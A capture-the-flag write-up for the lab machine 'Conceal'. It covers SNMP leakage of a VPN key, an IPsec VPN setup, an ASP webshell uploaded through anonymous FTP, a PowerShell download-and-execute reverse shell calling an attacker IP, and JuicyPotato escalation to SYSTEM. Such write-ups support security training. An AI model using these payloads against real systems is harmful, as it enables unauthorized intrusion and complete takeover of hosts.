Reconnaissance
First thing first, we run a quick initial nmap scan to see which ports are open and which services are running on those ports.
target="10.10.10.116"

ports=$(sudo nmap -p- --min-rate=1000 -T4 $target | grep "^[0-9]" | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

sudo nmap -p$ports -sC -sV $target -vvvNmap scan report for 10.10.10.116
Host is up (0.017s latency).
All 65535 scanned ports on 10.10.10.116 are filteredSimilarly, we run an nmap scan with the -sU flag enabled to run a UDP scan.
sudo nmap -Pn -sU --open -p- --min-rate 10000 $target
We have two open ports.
- Port 161: snmp.
- Port 500: running isakmp.
The service exposed over port 500/udp is the Internet Security Association and Key Management Protocol (ISAKMP), which is commonly called Internet Key Exchange (IKE). This is totally coherent with the bunch of TCP ports we see to be open from the netstat output after SNMP enumeration, but that we didn’t grasp from an external nmap scan. Those ports will be visible only after we’ll establish a VPN connection.
Enumeration
Let’s start the quest for access keys with SNMP. Let’s query SNMP for possible sensitive information.
snmpwalk -c public -v1 $targetSNMPv2-MIB::sysDescr.0 = STRING: Hardware: AMD64 Family 23 Model 49...
SNMPv2-MIB::sysContact.0 = STRING: IKE VPN password PSK - 9C8B1A372B1878851BE2C097031B6E43
SNMPv2-MIB::sysName.0 = STRING: ConcealIt leaks the IKE VPN password hash!

It looks like an MD5 hash. Let’s analyze it.

Given that this hash is not a private company’s sensitive information covered by NDA, we can try feeding it into CrackStation.net to see whether it is a known hash.

First run ike-scan to determine the IKE implementation and configuration that the host is using.
sudo ike-scan -M $target

Things I take from that:
- The Internet Key Exchange (IKE) is encrypted with triple DES, using SHA1 hash, and modp1024.
- Auth is Preshared Key (PSK)
- The IKE is v1, not v2.
- The VPN is setup to work in main mode.
We’d need a client to connect to the IPsec VPN. Under Linux, we can use strongswan as a VPN client. We’d need to install it and edit the relevant configuration files (i.e., ipsec.secrets and ipsec.conf).
First, the ipsec.secrets file:
# This file holds shared secrets or RSA private keys for authentication.

%any : PSK "Dudecake1!"
Next, ipsec.conf:
# ipsec.conf - strongSwan IPsec configuration file

config setup
    charondebug="all"
    uniqueids=yes
    strictcrlpolicy=no

conn conceal
    authby=secret
    auto=add
    ike=3des-sha1-modp1024!
    esp=3des-sha1!
    type=transport
    keyexchange=ikev1
    left=10.10.14.15
    right=10.10.10.116
    rightsubnet=10.10.10.116[tcp]
Then, we can fire up the connection with:
sudo ipsec up concealEnsure the
strongswanservice is up and running:sudo systemctl status strongswan-starter.servicesudo systemctl start strongswan-starter.service
After the rightsubnet=10.10.10.116[tcp] directive is added, the connection establishes successfully. Now we can re-scan and see a lot more open ports:

PORT    STATE SERVICE       VERSION
21/tcp  open  ftp           Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp  open  http          Microsoft IIS httpd 10.0
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
FTP anonymous login
Let’s confirm the anonymous login and eventually grab all the files.
wget -m --no-passive ftp://anonymous:anonymous@10.10.10.116Unfortunately, we got no files.
Web - Port 80
Running feroxbuster reveals /upload:

Directory listing is on, but no files.
FTP - may be upload?
Let’s see whether we can put and delete files.

Not only we can upload files, but the FTP root is the same folder as the web uploads folder.
Exploitation
Webshell
Since it is Windows IIS server, it should be able to execute ASP and ASPX code. Let’s start with a simple whoami shell.
<%response.write CreateObject("WScript.Shell").Exec(Request.QueryString("cmd")).StdOut.Readall()%>
So we have code execution. Let’s try to gain a reverse shell. We can change the reverse shell to the following one using powercat:
<%
Set rs = CreateObject("WScript.Shell")
Set cmd = rs.Exec("powershell IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.35/powercat.ps1');powercat -c 10.10.14.35 -p 4444 -e powershell")
o = cmd.StdOut.Readall()
Response.write(o)
%>
MTU issue - Nested VPNs
Since the IKE setup supports IKE Fragmentation, we can add it to our /etc/ipsec.config file:
conn conceal
	...
	fragmentation=yes
	...
Then, I’d change the MTU of the tun0 interface to 1000.
ifconfig tun0 mtu 1000In our setup, we have the IPSEC VPN that is contained inside an OpenVPN layer, that adds overhead into it. Often, as a solution, it is advisable to change the mtu down for the VPN network interface. In this case, from 1500 to 1000.


In fact, trying again, we get the shell!
Privilege Escalation
Before going with local enumeration scripts, let’s first check system privileges that are enabled for this user.

For some reasons, PrintSpoofer64, GodPotato-NET4 and GodPotato-NET2 didn’t work. Let’s try with JuicyPotato. Get the latest binary and upload it.
wget -uri http://10.10.14.35/juicypotato.exe -outfile juicy.exeIt requires 3 mandatory arguments:
- t: Create process call. For this option we’ll use * to test both options.
- p: The program to run. We’ll need to create a file that sends a reverse shell back to our attack machine.
- l: COM server listen port. This can be anything. We’ll use 4444.
Now I need to get a valid CLSID. Based on the systeminfo the OS is Windows 10 Enterprise. After a bunch of trial and error, this command let me gain SYSTEM privileges:

.\juicy.exe -p rev.bat -l 4444 -t * -c "{e60687f7-01a1-40aa-86ac-db1cbf673334}"